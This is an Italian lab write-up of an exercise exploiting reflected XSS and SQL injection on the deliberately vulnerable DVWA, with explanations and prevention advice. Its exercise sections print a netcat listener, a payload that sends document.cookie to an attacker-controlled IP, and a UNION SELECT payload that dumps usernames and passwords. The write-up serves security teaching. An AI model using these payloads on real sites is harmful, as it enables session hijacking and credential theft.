Exploit DVWA - XSS e SQL injection

Introduzione

L'obiettivo principale di questa esercitazione era quello di consolidare le conoscenze teoriche acquisite sulle vulnerabilità XSS (Cross-Site Scripting) e SQL Injection, applicandole in un ambiente di test controllato come DVWA. L'esercitazione si è concentrata sullo sfruttamento di una vulnerabilità XSS reflected e di una SQL Injection non-blind, al fine di comprendere le modalità di attacco e le potenziali conseguenze per la sicurezza delle applicazioni web.

XSS Reflected:

L'**XSS Reflected** (Cross-Site Scripting) è una tipologia di attacco che permette ad un attaccante di iniettare codice client-side (solitamente JavaScript) all'interno di una pagina web, sfruttando la vulnerabilità dell'applicazione nel gestire l'input dell'utente. A differenza dell'XSS Stored, nell'XSS Reflected il codice malevolo non viene memorizzato sul server, ma viene riflesso immediatamente all'utente attraverso la risposta del server.

Come funziona

- **Input dell'utente:** L'utente inserisce dati in un campo di un modulo web (ad esempio, in una barra di ricerca o in un campo di commenti).

- **Concatenazione:** L'applicazione concatena questi dati direttamente all'interno dell'output HTML senza alcuna sanitizzazione.
- **Esecuzione:** Quando l'utente visualizza la pagina, il browser interpreta e esegue il codice JavaScript iniettato dall'attaccante, nel contesto della pagina legittima.


Esempi di attacchi XSS Reflected

- **Furto di cookie:** L'attaccante può iniettare un codice JavaScript che legge i cookie dell'utente e li invia ad un server controllato dall'attaccante stesso.

- **Redirezionamento:** L'attaccante può reindirizzare l'utente verso un sito web malevolo.
- **Defacement:** L'attaccante può modificare il contenuto della pagina web.
- **Keylogging:** L'attaccante può registrare le pressioni dei tasti dell'utente per rubare password o altre informazioni sensibili.

Esercizio:

- **Identificazione:** La vulnerabilità è stata identificata analizzando il codice sorgente della pagina e individuando i punti in cui l'input dell'utente veniva concatenato direttamente all'interno di una stringa HTML senza alcuna sanificazione.
- **Porta 80**: Abbiamo messo in ascolto la porta 80 usando il comando **nc –lvnp80.**
- **Payload:** È stato utilizzato un payload semplice ma efficace: **<script> fetch("http://192.168.101.201:80?cookie=" + document.cookie); </script>**. Questo payload, una volta inserito nel campo vulnerabile, veniva eseguito dal browser dell'utente, visualizzando l'alert e dimostrando così l'esecuzione di codice arbitrario.
- **Impatto:** L'attacco XSS reflected permette all'attaccante di eseguire codice JavaScript nel contesto del browser della vittima, consentendo di rubare cookie, reindirizzare l'utente verso siti malevoli o modificare la visualizzazione della pagina.



Prevenzione

- **Sanitizzazione dell'input:** Tutti gli input dell'utente devono essere rigorosamente sanificati prima di essere inseriti nell'output HTML.
- **Utilizzo di librerie di template:** Utilizzare librerie di template che offrono meccanismi di escaping automatici.
- **Content Security Policy (CSP):** Implementare una CSP per limitare l'esecuzione di script da origini non sicure.
- **Web Application Firewall (WAF):** Utilizzare un WAF per rilevare e bloccare gli attacchi XSS.
- **Output encoding:** Codificare i caratteri speciali nell'output HTML per renderli innocui.

SQL Injection :

L'**SQL injection** è una tecnica di hacking che sfrutta la vulnerabilità di un'applicazione web nel modo in cui gestisce gli input dell'utente. In sostanza, un attaccante può iniettare codice SQL malevolo all'interno di un campo di input, manipolando così le query SQL eseguite dal server e ottenendo un accesso non autorizzato al database sottostante.

Come funziona


- **Input dell'utente:** L'utente inserisce dati in un campo di un modulo web (ad esempio, un campo per il nome utente o la password).
- **Concatenazione:** L'applicazione concatena questi dati direttamente all'interno di una query SQL senza adeguata sanitizzazione.
- **Esecuzione:** La query SQL risultante viene inviata al database e viene eseguita.
- **Sfruttamento:** Se l'input dell'utente contiene codice SQL malevolo, la query eseguita potrebbe rivelare informazioni sensibili, modificare o cancellare dati, o addirittura eseguire comandi a livello di sistema operativo.

Esempi di attacchi SQL injection

- **Estrazione di dati:** L'attaccante può inserire un apostrofo (') o un carattere speciale per interrompere la query SQL e aggiungere una propria clausola, ad esempio per estrarre tutti gli utenti e le loro password.
- **Modifica di dati:** L'attaccante può modificare i dati nel database, ad esempio aggiornando i privilegi di un utente o cancellando record importanti.
- **Esecuzione di comandi:** In alcuni casi, l'attaccante può eseguire comandi a livello di sistema operativo, ad esempio per caricare file o eseguire script dannosi.

Esercizio:

- **Identificazione:** La vulnerabilità è stata identificata analizzando la struttura delle URL e dei parametri inviati al server durante il processo di autenticazione.
- **Payload:** È stato utilizzato un payload per elencare tutti gli utenti presenti nel database: ‘U**NION SELECT user, password FROM users #** . Questo payload ha permesso di bypassare la clausola WHERE della query SQL originale, restituendo tutti i record presenti nella tabella degli utenti.
- **Impatto:** L'attacco SQL Injection consente all'attaccante di accedere ai dati sensibili del database, come nomi utente, password e informazioni personali.



Prevenzione

- **Sanitizzazione dell'input:** Tutti gli input dell'utente devono essere rigorosamente sanificati prima di essere inseriti in una query SQL.
- **Utilizzo di parametri query:** Utilizzare parametri query per separare il codice SQL dai dati dell'utente.
- **Stored procedures:** Utilizzare stored procedure per eseguire operazioni sul database, in modo da isolare la logica di accesso ai dati.
- **Input validation:** Validare sempre il tipo e la lunghezza degli input dell'utente.
- **Least privilege:** Concedere agli utenti solo i privilegi minimi necessari per svolgere le loro attività.
- **Web Application Firewall (WAF):** Utilizzare un WAF per rilevare e bloccare gli attacchi SQL injection.